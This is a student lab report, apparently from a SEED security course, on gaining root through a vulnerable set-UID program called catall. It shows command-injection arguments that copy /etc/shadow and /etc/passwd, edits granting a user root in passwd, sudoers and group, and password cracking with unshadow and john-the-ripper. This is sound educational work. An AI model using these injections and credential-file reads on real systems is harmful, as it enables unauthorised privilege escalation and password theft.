
Title: Black Hat Attack
Names: Rafik Tarbari, William Wadsworth
Date: October 24, 2022

Introduction

In this lab, the user SEED who has root privileges is in possession of a set-UID program catall. However, there is an exploitable bug in the program that would give root privilege to a normal user. We will be exploiting different ways of getting root privilege with a normal user Bob.

Task 1: Creating bob user

As we can see in Fig. 1, we are in bob's account and has a directory




```
$ who
seed     :0           2022-10-24 10:43 (:0)
bob      :1           2022-10-24 11:07 (:1)
$ whoami
bob
$ pwd
/home/bob
$ 
```

Fig. 1

Task 2: Setup catall as a set-UID app

To setup catall as a set-UID program, we run the following commands:

sudo chown root catall
Sudo chmod 4755 catall



```
$ ls -l catall
-rwsr-xr-x 1 root seed 16928 Oct 24 08:23 catall
```

Fig. 2


Fig. 2 shows that catall is a set-UID program.

Task 3: Files edits for Bob to get root access

Files we want to edit to give bob root access
/etc/passwd
/etc/sudoers
/etc/group
/etc/shadow

File #1: /etc/passwd

In the /etc/passwd file, we change the uid = 0 and the guid = 0 and set the directory to /root for Bob's account (Fig. . This is similar to the root user account credentials and therefore will give root privileges to Bob




```
bob:x:0:0::/root:/bin/bash
```

Fig. 3

File #2: /etc/sudoers

In the /etc/sudoers file, we can give root privileges to Bob by adding him under the privileged section just the root account (Fig. 4).




```
# User privilege specification
root    ALL=(ALL:ALL) ALL
bob     ALL=(ALL:ALL) ALL
```

Fig. 4

File #3: /etc/group

To make Bob a root user, we bob under the group root as shown in Fig. 5




```
root:x:0:bob
```

Fig. 5

File #4: /etc/shadow


Our first tentative goal is to use the tool john-the-ripper to crack the root user’s password and be able to use the root’s account.

We create copies of the /etc/passwd and /etc/shadow files (Fig. 6 and Fig. 7)



```
bob@VM:/home/seed$ ./catall "xyz;cp /etc/shadow shadow.txt"
hey this is xyz file
```


Fig. 6



```
bob@VM:/home/seed$ ./catall "xyz; cp /etc/passwd passwd.txt"
hey this is xyz file
```

Fig. 7


After doing so, we issue the unshadow file from the previous files (Fig. 8)



```
┌──(cyberraf㉿kali)-[~]
└─$ sudo /usr/sbin/unshadow /etc/passwd /etc/shadow > unshadowed_password
[sudo] password for cyberraf:
Created directory: /root/.john
```

Fig. 8

Finally, using john-the-ripper, we can crack the passwords and then login as root.



```
┌──(cyberraf㉿kali)-[~]
└─$ john --show unshadowed_password
0 password hashes cracked, 0 left
```

Fig. 9

Note: We do not obtain a password because a password has not been set for the root user in our case

Task 4: Ranking from the easiest (1) to the hardest (4)

1. /etc/group
2. /etc/sudoers
3. /etc/passwd
4. /etc/shadow